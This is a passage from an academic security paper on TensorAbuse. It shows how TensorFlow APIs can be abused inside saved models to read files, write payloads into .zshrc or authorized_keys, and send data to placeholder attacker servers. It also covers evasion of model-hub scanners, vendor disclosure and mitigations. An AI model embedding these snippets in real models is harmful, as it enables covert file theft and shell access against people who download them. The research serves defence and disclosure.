Macro analysis. Next, we let the LLM analyze macros in the C++ code, such as `OP_REQUIRES`. These macros are responsible for extracting input tensors from the cross-language context, initializing them, or verifying their compliance with specified conditions. By analyzing the parameters and function names in these macros, we can infer potential capabilities. The example given here is: *For example, there is a "`OP_REQUIRES_OK(ctx, AppendStringToFile(file_path_, ended_msg, ctx->env()));`" macro. The "`AppendStringToFile`" function and the "`file_path_`" parameter indicate that the API can have the file access capability.*

Logic analysis. In this step, we instruct the LLM to analyze the logic of the C++ function to determine its relevant ca-



Figure 5: CapAnalysis overview.

pabilities. Although we only provide the `Compute` function code, the LLM can still perform well, as it likely has been trained with the TensorFlow source code as part of its knowledge base. The example instruction is: *For example, the invoking of "`strings::StrAppend(&error_msg, ", or file://<filename>");`" indicates that the API has the file access capability.*

Finally, we ask LLM to combine the results of the above three steps to provide the final capabilities of the API. For instance, in the code example in Figure 4, in comments analysis, the LLM identifies the description has the *from a file* string (line 02 in Figure 4), and notes that the parameter description for `memory_region_name` mentions *NewReadOnlyMemoryRegionFromFile* words (line 05), suggesting file system access capability. In macro analysis, LLM recognizes that the macro (line 03) clearly indicates that `InitializeFromRegion` is related to file access. The `region_name_` and `ctx->env()` are parameters consistent with file reading operations. In Logic analysis, LLM confirms that the function `NewReadOnlyMemoryRegionFromFile` in the context of `allocator->InitializeFromRegion` is explicitly initializing from a file, confirming file read capability. Although we don't give this function definition to LLM, it discovers that `InitializeFromRegion` function calls the `NewReadOnlyMemoryRegionFromFile` function according to its knowledge, thus able to provide accurate information.

4.2.3. System Prompt Construction. The design of prompts directly determines the quality of the answer output by LLM, so we carefully constructed the system instructions fed to LLM, adopting an XML-structured prompt to enhance understanding. The prompt consists of five main parts, as shown in the Figure 5.

Instruction. The instruction is *As a TensorFlow code expert and security expert, I want you to analyze the capabilities of the given TensorFlow API except for mathematical calculation, including high-level Python API and low-level C++ code of op implementation, using your understanding of the TensorFlow source code.*

Steps & examples. We begin by telling the LLM, *I want you to think step by step*. We then briefly list and explain each of the three steps in §4.2.2 with example instructions.

Classification. We list the classification of ability separately, including 5 major categories and 13 minor categories listed in §4.2.1, so as to remind LLM more directly to analyze according to this classification.

Input codes. We wrap both Python and C++ code extracted by PersistExt into a JSON format for the LLM to analyze.

Output format. We instruct the LLM to output the results of each step of analysis and the final result. For each capability, the LLM should indicate "yes" or "no" to denote whether the API has that capability, utilizing its classification ability. For brevity, the output should also be in JSON format.

We combine the above 5 parts to form a complete prompt. For subsequent inquiries, only the input code part is fed to the LLM to obtain the necessary output. To further ensure the reliability of the LLM's output, we use three real examples for manual analysis and construct the desired answers (which are not generated by the LLM itself). This guided the LLM in answering the required format and helped it better understand our task.

4.3. Result and Evaluation

We evaluate the effectiveness and accuracy of both PersistExt and CapAnalysis on TensorFlow v2.15, which was released in November of 2023.

PersistExt Result. Table 1 shows number of code snippets we extract using PersistExt. Specifically, using AST-based analysis, we extract 1,585 Python APIs from the Python code, including 149 APIs not listed in the official documentation [23]. Through CodeQL-based analysis, we identify 1,246 C++ classes from the C++ code, of which 1,147 classes contain the `Compute` method. Additionally, we extract 11,221 `REGISTER_KERNEL_BUILDER` macros from the C++ code. This high number is primarily due to the fact that a single operation may register multiple kernel implementations. For instance, the `ArgMin` operation registers three kernel implementations for `int16`, `int32`, and `int64` data types, but all three use the same template class `ArgMaxOp` for their concrete implementation, resulting in identical op-kernel class mappings. After deduplication, we identify 1,083 unique mappings, which are final persistent APIs and their codes. Some Python and C++ codes do not have mappings for two main reasons: first, some operations are test operations without specific kernel classes, and second, some operations use custom macros for kernel registration. We manually analyze these corner cases and find that they mainly involve pure computation code, which does not impact our capability analysis results.

Regarding the accuracy of PersistExt, our source code analysis revealed the unique `Pybind11` cross-language calling interface, enabling us to identify all Python code along with their corresponding Op names, including 146 Ops not listed in the official documentation. As for the C++ code portion, our analysis in §2.2 indicates that the extraction of this code does not affect whether an API can be saved to the model, so it is not within our scope of consideration. Additionally, in §5, we manually analyzed 20 APIs and

constructed their use cases based on the results from CapAnalysis, all of which are successfully saved to the model in our experiments. Therefore, we believe that the CapAnalysis analysis is accurate.

CapAnalysis Result. We conducted two rounds of inquiries with the LLM using CapAnalysis. In the first round, to ensure our manually analyzed capability list was not missing any items, we asked the LLM to discover and report new capabilities heuristically and to report *unsure* if uncertain. After the first round, we refined and detailed the capability categories, then proceeded with a second round of inquiries to obtain the final results. As shown in Table 2, it displays the number of APIs with each capability identified in both rounds, noting that a single API may have multiple capabilities.

Additionally, to demonstrate the accuracy of CapAnalysis, we constructed a benchmark for API capability analysis. We randomly sampled 100 APIs, covering each category, and performed labor-intensive manual analysis to establish their capabilities as ground truth. We then compared these with the LLM's analysis results. Table 3 shows the comparison results. As observed, the first round had a high error rate and only 70% accuracy due to the incomplete capability categories, which led the LLM to misclassify capabilities. However, the accuracy significantly improved to 83% in the second round after refining the category list. These results demonstrate the accuracy and effectiveness of CapAnalysis.

Furthermore, we manually analyzed 17 APIs where the LLM incorrectly classified their capabilities and identified three main causes of the errors, with some APIs being affected by multiple factors. First, API comments, function names, etc., provide misleading and confusing information (9 in 17). For example, the `CreateSummaryDbWriter` API only creates abstract resources for writing, but the keywords `writer` and `db_uri` in function comments provide misleading information to the LLM. Second, OpKernel implementation codes have deep call chains, including complex polymorphisms and overriding functions, which CodeQL cannot handle perfectly, resulting in incomplete analysis (10 in 17). For example, the `GatherCollective` API's OpKernel implementation have a three levels call chain, which uses polymorphism and an overriding virtual function. Finally, deficiencies in the LLM itself, such as hallucinations, lead to incorrect inferences about capabilities that did not exist in the actual code (4 in 17). For example, the `CacheDataset` API only makes a copy of a dataset and stores it in a specific resource (still stored in memory), but in LLM's analysis, it is always believed that this API has IO capabilities such as file reading and writing.

Moreover, the CapAnalysis technique incurs a token cost of approximately $90 per round of inquiry, with each round taking around one hour, significantly reducing the time required for manual analysis. Due to cost considerations, we limited our experiment to two rounds of inquiries. However, based on subsequent tests, conducting multiple rounds of inquiries and further refining the capability classification can significantly improve the accuracy of CapAnalysis, while reducing errors caused by LLM hallucinations. To lower costs, the ChatGPT-4 model could also be replaced with open-source large models, such as Llama3-405B [37].

TABLE 1: PersistExt result.

Extracted Content	No.
Python APIs	1,585
C++ classes with *Compute* method	1,147
Op kernel register macros	11,221
Persistent APIs	1,083

TABLE 2: CapAnalysis result. The round 1 is to obtain the complete capability list heuristically and the round 2 is to classify APIs according to the list. Some APIs have multiple capabilities.

Capabilities	Round 1	Round 2	Benchmark
Math calculation	710	965	67
File access	71	58	18
Network access	28	25	9
Process management	52	13	1
Code execution	3	54	8
Unsure	224	13	6
APIs Covered in Total	1083	1083	100

5. Practical Attacks against Model Hubs and Scanning Tools

To comprehensively understand the security risks associated with persistent APIs and their capabilities, we utilized these APIs to construct multiple TensorAbuse attacks, demonstrating their potential impacts. Initially, we exploited these APIs to develop several attack primitives, including arbitrary file read/write and message send/receive (§5.1). Building on these primitives, we then craft multiple TensorAbuse attacks, such as arbitrary code execution and get shell attacks (§5.2). Finally, based on a real-world model Yamnet[12], we embed these TensorAbuse attacks and test them on various Model Hubs. The results revealed that these attacks could successfully trigger in real scene and bypass the malicious model scanning mechanisms employed by platforms like Hugging Face Hub, TensorFlow Hub, and the ModelScan tool (§5.3).

5.1. Attack Primitives

Based on the hidden capabilities identified by CapAnalysis, we manually constructed parameters and use cases for these APIs, forming attack primitives. As shown in Table 4, these attack primitives can be embedded into any TensorFlow model in the SavedModel format and are automatically triggered when the user performs model inference. Other APIs were excluded from the table due to difficulties in parameter construction or limited functionality (e.g., only reading or writing specific file formats rather than arbitrary files), but this does not imply that they pose no security risks.

Primitive ❶: Arbitrary File Read. The arbitrary file read is a fundamental primitive in API abuse and requires the ability to access files from any location within the system under user privileges. This primitive is particularly

TABLE 3: CapAnalysis sample evaluation. 100 APIs were randomly selected for evaluation. **Accurate** means API capabilities identified by LLM are the same as those identified by the author. **Miss** means some API capabilities identified by author are not identified by LLM. **Excess** means some API capabilities identified by LLM are not identified by author. **Error**: Others.

Round	Accurate	Excess	Miss	Error	Total
Round 1	70	10	1	19	100
Round 2	83	4	4	9	100

dangerous as it enables the leakage of sensitive information such as credentials, configuration files, and proprietary data. TensorFlow provides several APIs capable of such operations. To be exploitable, these APIs must allow users to specify file paths and output the entire or partial content of the files. For example, we can use the `tf.raw_ops.FixedLengthRecordDataset` API to read any file. This API demands six parameters and reads a fixed string length from the specified file, returning a dataset-type tensor. The `record_bytes` parameter, which specifies the length of the content to be read each time, must be divisible by the file's length, or it will cause errors. To leverage this API for full file reading, we set `record_bytes` as 1 to read one character every time to avoid errors. We also can read a set of files by setting the `filenames` parameter as a list of file paths. Additionally, APIs like `CSVDatasetV2`, which are designed to read specific file types, can be abused for arbitrary file reading by modifying certain parameters. For example, by changing the `delimiter` parameter of the `tf.raw_ops.CSVDatasetV2` API to a space or newline character, it is possible to read sensitive files with fixed formats, such as `/etc/passwd`.

Primitive ❷: Arbitrary File Write. The arbitrary file write is another critical primitive, as it allows writing to any file location within the operating system under proper privileges or even creating new files. This capability facilitates malicious activities such as code injection, environment variable modification, and unauthorized configuration changes. TensorFlow includes several APIs with the ability to write files, however, exploiting these APIs requires they specifying both a file path and controllable file content. For instance, we can utilize the `tf.raw_ops.PrintV2` to append any content into a file. This API is like the standard print function in Python, which is used for printing some logs. The difference is that providing a file path allows it to print content directly to a specified file. Moreover, since the API supports appending writes, it can be exploited to modify configuration files or libraries by injecting malicious code. For instance, `tf.raw_ops.PrintV2(input="malicious code", output_stream="file:///home/*/.zshrc")` can be used to inject a malicious shell script into terminal startup scripts. Other APIs, while partly user-controlled content or overwriting existing files, can still be abused through specific parameters. For example, `tf.raw_ops.Save(filename="/home/*/.ssh/id_rsa", tensor_names=["\n <malicious key>\n ", ...])` leverages newline characters to ignore extra content, enabling an attacker to embed malicious SSH keys into the user's system.

Primitive ❸: Arbitrary Directory Read. Although the capabilities for the arbitrary file read and write provide robust file access functionality, they require specifying an exact file path. According to our threat model, obtaining absolute paths of files is typically restricted to well-known sensitive files like `/etc/passwd`. Therefore, the ability to read arbitrary directories to gather file information is crucial for advancing further attacks. This primitive enables attackers to navigate the directory structure, identifying valuable files or locations containing sensitive information. TensorFlow provides three APIs that performs this action without constraints, posing a significant exploitation risk. For example, the `tf.raw_ops.MatchingFiles` API is designed to retrieve a list of files that match a specified pattern. It accepts a pattern parameter, which can include wildcards, making it exceptionally versatile in scanning entire directories. By using `tf.raw_ops.MatchingFiles(pattern="/home/*/")`, attackers can expose all users' home directories on the current system, potentially leaking username information.

Primitive ❹: Network Send. Sending data over a network is another critical capability that allows attackers to exfiltrate sensitive information from a compromised system to remote servers. TensorFlow provides several APIs that facilitate network communication, which can be exploited for malicious purposes. We focus on several TensorFlow APIs that, while designed for legitimate distributed computing tasks or debugging purposes, can be repurposed to send data across the network without proper authorization. For example, although the `tf.raw_ops.DebugIdentity` is primarily intended for debugging, it can be abused to send data over a network. By using `tf.raw_ops.DebugIdentity(input=tensor, debug_urls="grpc://<malicious server>:8080")`, model can send the debug information tensor to a remote server. The debug information tensor can contain a string-type tensor, allowing sensitive file contents to be transmitted as strings to a remote malicious server. This enables the construction of a powerful attack vector.

Primitive ❺: Network Receive. Receiving data over the network is another crucial capability for coordinating distributed attacks or retrieving external commands. While network-based data reception in the context of API abuse can serve as a vector for external control and potentially malicious interventions. In TensorFlow, a specific API, `gen_rpc_ops.rpc_client`, provides functionalities that can be exploited for such purposes. This API enables the establishment of a client connection to a server, allowing the receipt of data or commands from specified network addresses. It uses the `list_registered_methods` parameter to obtain the RPC method names registered on the remote server. These method names are controllable server-side and can be abused to transfer malicious data. For example, using `rpc_client(server_address="<malicious server>", ..., list_registered_methods=True)`

TABLE 4: Overview of attack primitives and their related APIs. The Detection row demonstrates whether they can bypass detection from existing tools, including ① - ModelScan detection, ② - Huggingface Hub detection, ③ - Tensorflow Hub(Kaggle) detection. ○ - can bypass detection, ◑ - cause medium severity warning, ● - cause high severity warning.

Primitives	APIs	Description	Detection		
			①	②	③
Arbitrary File Read	tf.raw_ops.ReadFile	Read file to string	●	○	○
	tf.raw_ops.LookupTableExport(V2)	Read all keys/values in the table from a file	○	○	○
	tf.raw_ops.FixedLengthRecordDataset(V2)	Read file by fixed length string	○	○	○
	tf.raw_ops.CSVDataset(V2)	Read CSV file to dataset	○	○	○
	tf.raw_ops.ExperimentalCSVDataset	Read CSV file to dataset	○	○	○
	tf.raw_ops.ImmutableConst	Read ASCII code of file with given length	○	○	○
	tf.raw_ops.InitializeTableFromTextFile(V2)	Read key-value format file	○	○	○
Arbitrary File Write	tf.raw_ops.WriteFile	(Create file and)overwrite string into file	●	○	○
	tf.raw_ops.SaveSlices	(Create file and)overwrite tensor list into file	○	○	○
	tf.raw_ops.Save(V2)	(Create file and)overwrite dataset into file	○	○	○
	tf.raw_ops.PrintV2	Append string contents to a (new) file	○	○	○
Directory Read	tf.raw_ops.MatchingFiles	Obtain file paths matching the pattern	○	○	○
	tf.raw_ops.ExperimentalMatchingFilesDataset	Obtain file paths matching the pattern	○	○	○
	tf.raw_ops.MatchingFilesDataset	Obtain file paths matching the pattern	○	○	○
Network Send	tf.raw_ops.DebugIdentity(V2,V3)	Send string tensor to custom IP addr	○	○	○
	tf.raw_ops.DistributedSave	Send dataset file to custom IP addr	○	○	○
	tf.raw_ops.RegisterDataset(V2)	Send registration request to custom IP addr	○	○	○
	tf.distribute.experimental.rpc.kernels.gen_rpc_ops.rpc_call	Send string payload to custom IP addr	◑	○	○
	tf.raw_ops.DataServiceDataset(V2,V3,V4)	Send request to custom IP addr	○	○	○
Network Receive	tf.distribute.experimental.rpc.kernels.gen_rpc_ops.rpc_client	Receive string from RpcServer	◑	○	○

sets up a client that connects to a specified server address. The client will retrieve a list of available method names from a remote server. This setup can be exploited to receive harmful payloads or commands that are registered by a malicious server, so as to evade detection based on malicious text, further increasing the invisibility of TensorAbuse attacks.

5.2. Attack Construction

We construct multiple TensorAbuse attacks utilizing five attack primitives in §5.1. As shown in Table 5, by combining the APIs of these five primitives, we orchestrate attacks that result in IP address exposure, file leakage, code execution, and getting a shell. These attacks are triggered during model inference, forming the core of our approach to exploiting TensorFlow APIs and highlighting the potential risks of their abuse. Among them, file leakage has been explained in detail in §3.2, so we explain the remaining three attacks in the following.

Attack 1: File Leak. We can leverage the arbitrary directory read, file read, and network send attack primitives to construct a file leakage attack. Specifically, we can use directory read primitive ❸ to obtain file path information within the system. Then, we can use the file read primitive ❶ to load the file content into memory (The file path can also be predetermined, such as `/etc/password`, to skip the directory reading step. Alternatively, the file path can be obtained via network send and receive primitives.) Finally, we use the network send primitive ❹ to leak the file content to a malicious server. As shown in Figure 2, we utilized `matching_files`, `FixedLengthRecordDatasetV2`, and `DebugIdentityV3` to construct a file leakage attack.

Attack 2: IP Exposure. We can construct an IP address exposure attack using the network send attack primitive ❹, which exploits the characteristic that network packets inherently carry the sender's IP address. Specifically, we run a malicious server to listen for and receive network packets from any address. The victim, using the model with network send attack primitive, would send network requests to the malicious server, thereby revealing their IP address to it. As demonstrated in Figure 6, we have exploited the `DebugIdentityV3` API abuse to construct a network send primitive. This enables us to send debug requests (lines 2-6) to a malicious server running a socket service (lines 9-12). During this operation, the `debug_urls` parameter is utilized to designate the IP address and port of the malicious server (line 4). The malicious server listens for connection requests on the specified port (line 9). Once a victim attempts to connect, the server can capture and return the victim's IP address `client_ip` (line 10).

Attack 3: Code Execution. Although lacking a direct code execution primitive, we are capable of constructing a code execution attack by exploiting the arbitrary directory read and arbitrary file write primitives. Specifically, we can leverage the arbitrary file write primitives ❷ to inject malicious payloads into files and then trigger them. For instance, as depicted in Figure 7, we initially employ the `PrintV2` API to create and write a `tensorflow.py` file in the current directory (line 5). When the victim attempts to run our model the next time, he will first use `import tensorflow` to import the basic TensorFlow module. Due

```
# API abuse in Models:
tf.raw_ops.DebugIdentityV3(
  input=tf.constant("123456768"),
  debug_urls=["grpc://<Attacker_IP>:<Port>"],
  ...
 )

# Malicious server:
server_socket.bind(('0.0.0.0', <Port>))
client_socket, client_ip =
↪  server_socket.accept()
while 1:
  data = client_socket.recv(4096)
```

Figure 6: IP exposure attack implementation.

```
# The user will trigger injected code when he
↪  runs "import tensorflow as tf" next time

path = "file://./tensorflow.py"
payload = "<malicious code>"
tf.raw_ops.PrintV2(
 input = payload,
 output_stream = path)
```

Figure 7: Code execution attack implementation.

```
# The attacker can get a shell by ssh to the
↪  victim system.

path = tf.io.matching_files("/home/*")[0]
path += "./ssh/authorized_keys"
tf.raw_ops.DebugIdentityV3(
input = path,
debug_urls =
↪  ["grpc://<maliciousserver>:<port>"],
...)
tf.raw_ops.Save(
 filename= filename,
 tensor_names=["\n<attacker_key>\n"],
 ...)
```

Figure 8: Get shell implementation.

to module conflict[38], Python will preferentially import the `tensorflow.py` file from the current path, instead of the `tensorflow/__init__.py` file from the third-party library, thus triggering malicious codes and facilitating a code execution attack.

Attack 4: Shell Access. By combining attack primitives, we can achieve a getshell attack. There are various methods to achieve getshell, such as using a TCP connection to reflect a shell or modifying startup scripts. Here we will focus on modifying the authorized keys to obtain a shell. Other methods can also be implemented using our attack primitives. Specifically, we can use the directory read primitive ❸ to obtain the username and file path information. Then, we use the network send primitive ❹ to get the username information and the victim's IP address. Finally, we use the file write primitive ❷ to write the attacker's public key into the authorized keys (the public key can be received using the network receive primitive ❺ or hardcoded directly into the API), enabling the attacker to obtain a shell on the victim's machine via SSH. As illustrated in Figure 8, we first use the `matching_files` function to retrieve the username information, allowing us to infer the location of the user's `authorized_keys` file. Then, we use the `DebugIdentityV3` API to send this path to a malicious server, thereby obtaining the username information. The malicious server, upon receiving the data packet, also captures the victim's IP address. Subsequently, we use the `Save` API to write the attacker's public key into the user's `authorized_keys` file. We wrap the public key with two newline characters to ensure it starts on a new line, preventing interference from any additional text from the save API (such as tensor names).

TABLE 5: Summary of practical attacks. ① - ModelScan detection, ② - Huggingface Hub detection, ③ - Tensorflow Hub(Kaggle) detection. ○ means can bypass detection.

Attacks	Primitives	Detection Bypass		
		①	②	③
File leak	❶(❺❹)❸❹	○	○	○
IP exposure	❹	○	○	○
Code execution	(❸)❷	○	○	○
Shell Access	❸❷(❺)❹	○	○	○

5.3. Attack Results

To demonstrate the effectiveness and practicality of TensorAbuse attack, we embedded the four attacks into the Yamnet [12] model and rebuild multiple binary files. We then uploaded these models to various model hubs. We also used model scanning tools to detect these embedded attacks. Specifically, we constructed each API listed in Table 4 into a single model binary file, with the inference process containing only one API call. For each type of attack, we embedded them into the Yamnet model. We downloaded the Yamnet source code and parameter files from GitHub and added the relevant abused APIs. After that, we serialized the model into SavedModel-format binary files. The results showed that TensorAbuse attack did not alter the original parameters of the model but successfully embedded hidden malicious behavior without affecting the model's inference capabilities. The attack's impact on model performance and model structure is negligible, with only a few APIs (Ops) added to a model graph that often contains thousands of Ops, resulting in less than a 1% increase in structure. What's more, results show that TensorAbuse attacks are triggered stealthily without affecting model inference results. We uploaded these models to repositories on Hugging Face Hub[3] and TensorFlow Hub (Kaggle)[4] to test their detection capabilities. Additionally, we used the ModelScan[13] detection tool for further testing.

Table 4 and Table 5 describe the attacks constructed using the API and primitives and their detection results. The results indicated that all APIs and practical attacks can bypass Hugging Face Hub's malware detection mechanisms[39]. Our constructed models are not flagged as malicious, and no warnings are issued. For TensorFlow Hub, we did not find any documentation indicating the presence of detection mechanisms, and after two weeks of uploading the models, no warnings were issued. This suggests the absence of a detection mechanism for malicious models on TensorFlow Hub. ModelScan, being the state-of-the-art model detection tool, still showed limitations in detecting



Figure 9: API presence across TensorFlow versions.

TensorFlow models. Although it flagged models containing `ReadFile` and `WriteFile` APIs as high-risk, our attacks could still evade detection by replacing these APIs with others having similar capabilities. Our work has uncovered hidden capabilities in these APIs, which were previously unknown to the public.

Additionally, we analyzed the distribution of these APIs across different TensorFlow versions, as shown in Figure 9. The analysis revealed that nine APIs have been present since the earliest version of TensorFlow 1.0.0. As TensorFlow evolved to meet growing feature demands, more network transmission-related APIs were introduced, further expanding the avenues for TensorAbuse exploitation. These results highlight the persistence and stealth of TensorAbuse, demonstrating that it spans nearly all TensorFlow versions. Moreover, the interchangeability of APIs for the same attack primitive increases the flexibility of such attacks.

We reported issues about TensorAbuse attack to Google, Hugging Face Hub, and ModelScan. Google acknowledged the issue within the TensorFlow framework. They think that users should mitigate these risks by running models in sandboxes[40], so they will not fix this problem. We are communicating with them and advocating for the addition of more API parameter restrictions.

However, Hugging Face Hub and ModelScan have not yet responded. Upon reviewing ModelScan's source code, we discovered that it only checks for two APIs in TensorFlow models, including `ReadFile` and `WriteFile`. Our work can help improve their detection capabilities by expanding their blacklist. Overall, our experiments demonstrate the effectiveness and practicality of our attacks.

6. Mitigation Discussion

In this section, we introduce several mitigation strategies. First, we developed a detection tool as part of our mitigation efforts. Additionally, we discuss measures that can be taken from the perspectives of framework developers, model hub maintainers, and model users to address TensorAbuse attacks effectively.

6.1. Detection Tool

Since existing state-of-the-art tools cannot detect TensorAbuse attacks, we developed a model detection tool to identify such threats. The key idea of this tool is to detect potential malicious behavior by analyzing the Ops in the model structure and their invocation parameters. In addition, we use the detection tool scan over 3,000 models hosted on Hugging Face. While we found 24 models utilizing potentially exploitable APIs, no malicious behaviors were identified in their parameters.

Specifically, for a given TensorFlow SavedModel format model, we utilize TensorFlow's built-in parsing tools to convert its binary file into a model graph structure. This static model graph contains all the called Op information along with their parameters. For the Op information, we scan for the presence of Op names corresponding to the APIs listed in Table 4. If these Ops are found, the model may be considered at risk. We then further examine the parameters of these suspicious Ops, particularly focusing on string-type tensors encoded in base64. If these parameters include paths to sensitive system files or unknown IP addresses, we classify the model as malicious.

6.2. Mitigation Suggestions

we give suggestions for mitigating TensorAbuse attack from three perspectives: framework developers, model hub maintainers, and users.

AI framework developers. Framework developers should prevent TensorAbuse attack by implementing stringent restrictions and security measures on API parameters. Firstly, they should enforce strict validation of input parameters in the `Compute` function of the Op kernel classes. This includes restricting file access Ops to only the current workspace and its sub-directories, thus preventing unauthorized access to arbitrary paths. In addition, more restrictions should be implemented on file formats or filenames to prevent access to sensitive files on the system. Furthermore, network access Ops must be tightly controlled to prevent the transmission of data in plaintext. Incorporating built-in encryption mechanisms within the framework can provide an additional layer of security for data being transmitted over the network.

Model hub maintainers. Model hub maintainers should have the responsibility to safeguard the ecosystem by thoroughly vetting the models uploaded to their platforms. This involves scanning models for malicious code and ensuring that they do not include unauthorized API calls or operations that could compromise security. Additionally, constructing a blacklist of unsafe APIs can also help maintainers alert users about models that might pose a security risk. What's more, model hub maintainers should improve their tutorial. The guidance of Hugging Face [41] and Kaggle[42] directly download and run models without any constrains. This poses significant security risks to users, and model hubs should inform users about these potential vulnerabilities.

Model users. Users need to be careful to ensure their system security when downloading and running models from various sources. As for now, people usually don't run models in a sandbox like Google says or employ any open-source detection tools as shown in the online tutorial[43]. So we recommend that users should employ open-source detection tools like ModelScan to analyze the model for potential threats before executing any model. These tools can identify suspicious operations or unauthorized API calls within the model code. Additionally, running models within a sandbox environment is another effective mitigation strategy. Sandboxing provides an isolated execution environment that limits the model's access to the underlying system resources, thereby containing any potential compromising activities. Finally, users should consider using parameters-only serialization formats, such as safetensors, which store only the essential model parameters without including executable code. This approach minimizes the risk of executing malicious code embedded within the model.

7. Related Work

In this section, we present related works of our work on three aspects: AI model attack, malicious model detection, and LLM-assistant function analysis.

AI model attack. Previously, methods for hiding malware within models primarily involved embedding the malware within the model parameters. During model execution, these parameters would be reassembled into malware and triggered. Hua et al. proposed the Malmodel technique [44], which embeds malicious models within parameters such as layer counts and coverage in TensorFlow Lite models, leveraging Java reflection to trigger them actively. Hitaj et al. introduced MaleficNet [45], using spread-spectrum channel coding combined with error correction to inject malicious payloads into deep learning network parameters. Similarly, other works like Evilmodel 1.0 [8], Evilmodel 2.0 [9], and StegoNet [46] use LSB steganography to hide malicious malware.

However, all these malicious models need to modify the parameters, altering the model's inference capabilities. In contrast, our TensorAbuse attack leverages the inherent capabilities of legitimate framework APIs, avoiding any modification to the model parameters. This ensures that the model's inference capabilities remain unaffected while enabling more powerful attacks, such as getting shells, rather than being limited to malware injection and triggering. Moreover, TensorAbuse attack can be extended to multiple AI frameworks, including TensorFlow, PyTorch, and TensorFlow Lite, significantly solving the versatility of previous works.

Malicious model detection. Malicious model detection tools have primarily focused on PyTorch models. This is mainly due to PyTorch's use of the insecure pickle serialization module, which allows attackers to hardcode malicious code into the `__reduce__` function. This malicious payload is serialized into the pickle file and automatically triggered when the model is loaded and executed [47], [48]. Numerous existing tools can detect pickle-based malicious models. For instance, Pickletools [49] offers a tool for deserializing pickle files, converting them into a specific format that allows for the detection of malicious function calls within the model. Fickling [21] is a Python pickle object decompiler, static analyzer, and bytecode rewriter, which can detect malicious behaviors embedded in PyTorch models and can also be used to inject malicious payloads into PyTorch models. Picklescan [22] also provides similar detection capabilities. Furthermore, ModelScan [13], the most advanced model detection tool, can identify malicious behaviors in various models, including PyTorch, and TensorFlow. Recently, Hugging Face Hub utilized its pickle detection mechanism [50] to identify over 100 malicious PyTorch models [51].

In contrast to pickle-based model attacks, TensorAbuse attack can evade nearly all existing malicious model detection tools. Even ModelScan, which only detects the `ReadFile` and `WriteFile` APIs, fails to detect the wider range of hidden capabilities in the APIs we identified. Our approach offers additional APIs with concealed capabilities, and the combination of these APIs in attacks remains undetected. Moreover, our attacks can leverage network transmission to deliver malicious payloads, bypassing some textual detection mechanisms and providing enhanced stealthiness.

8. Conclusion

This paper presents a comprehensive study of the security risks associated with TensorFlow APIs, revealing their hidden capabilities and potential for malicious exploitation. Through the development of the TensorAbuse attack, we demonstrate how these capabilities can be abused to construct powerful and stealthy attacks without relying on traditional vulnerabilities. Our Persistent API Extraction and Hidden Capability Extraction techniques systematically identify and analyze persistent APIs in TensorFlow.

Applying these techniques to TensorFlow v2.15, we identified 1,083 persistent APIs and exploited 20 of them to develop five attack primitives and four synthetic attacks. Our evaluation showed that current detection tools, including those on Hugging Face Hub and TensorFlow Hub, failed to identify these attacks. We have reported our findings to relevant teams and are working with them to mitigate these security risks.

Acknowledgments

The authors would like to thank our shepherd and reviewers for their insightful comments. Those comments helped to reshape this paper. This work is partially supported by the National Key R&D Program of China (No. 2022YFE0113200). This work is also supported by the National Research Foundation, Singapore, and the Cyber Security Agency under its National Cybersecurity R&D Programme (NCRP25-P04-TAICeN). Any opinions, findings and conclusions or recommendations expressed in this

material are those of the author(s) and do not reflect the views of National Research Foundation, Singapore and Cyber Security Agency of Singapore.

References

[1] P. Kaur, K. Krishan, S. K. Sharma, and T. Kanchan, "Facial-recognition algorithms: A literature review," *Medicine, Science and the Law*, vol. 60, no. 2, pp. 131–139, 2020.

[2] Z.-H. Ling, S.-Y. Kang, H. Zen, A. Senior, M. Schuster, X.-J. Qian, H. M. Meng, and L. Deng, "Deep learning for acoustic modeling in parametric speech generation: A systematic review of existing techniques and future trends," *IEEE Signal Processing Magazine*, vol. 32, no. 3, pp. 35–52, 2015.

[3] Hugging Face, "Hugging face." https://huggingface.co, 2024. Accessed: 2024-05-20.

[4] TensorFlow, "Tensorflow hub." https://www.tensorflow.org/hub, 2024. Accessed: 2024-05-20.

[5] N. Akhtar and A. Mian, "Threat of adversarial attacks on deep learning in computer vision: A survey," *Ieee Access*, vol. 6, pp. 14410–14430, 2018.

[6] V. Chandrasekaran, K. Chaudhuri, I. Giacomelli, S. Jha, and S. Yan, "Exploring connections between active learning and model extraction," in *29th USENIX Security Symposium (USENIX Security 20)*, pp. 1309–1326, 2020.

[7] V. Tolpegin, S. Truex, M. E. Gursoy, and L. Liu, "Data poisoning attacks against federated learning systems," in *Computer Security–ESORICS 2020: 25th European Symposium on Research in Computer Security, ESORICS 2020, Guildford, UK, September 14–18, 2020, Proceedings, Part I 25*, pp. 480–501, Springer, 2020.

[8] Z. Wang, C. Liu, and X. Cui, "Evilmodel: hiding malware inside of neural network models," in *2021 IEEE Symposium on Computers and Communications (ISCC)*, pp. 1–7, IEEE, 2021.

[9] Z. Wang, C. Liu, X. Cui, J. Yin, and X. Wang, "Evilmodel 2.0: bringing neural network models into malware attacks," *Computers & Security*, vol. 120, p. 102807, 2022.

[10] T. of Bits Blog, "Never a dill moment: Exploiting machine learning pickle files." https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files/, 2021. Accessed: 2024-06-02.

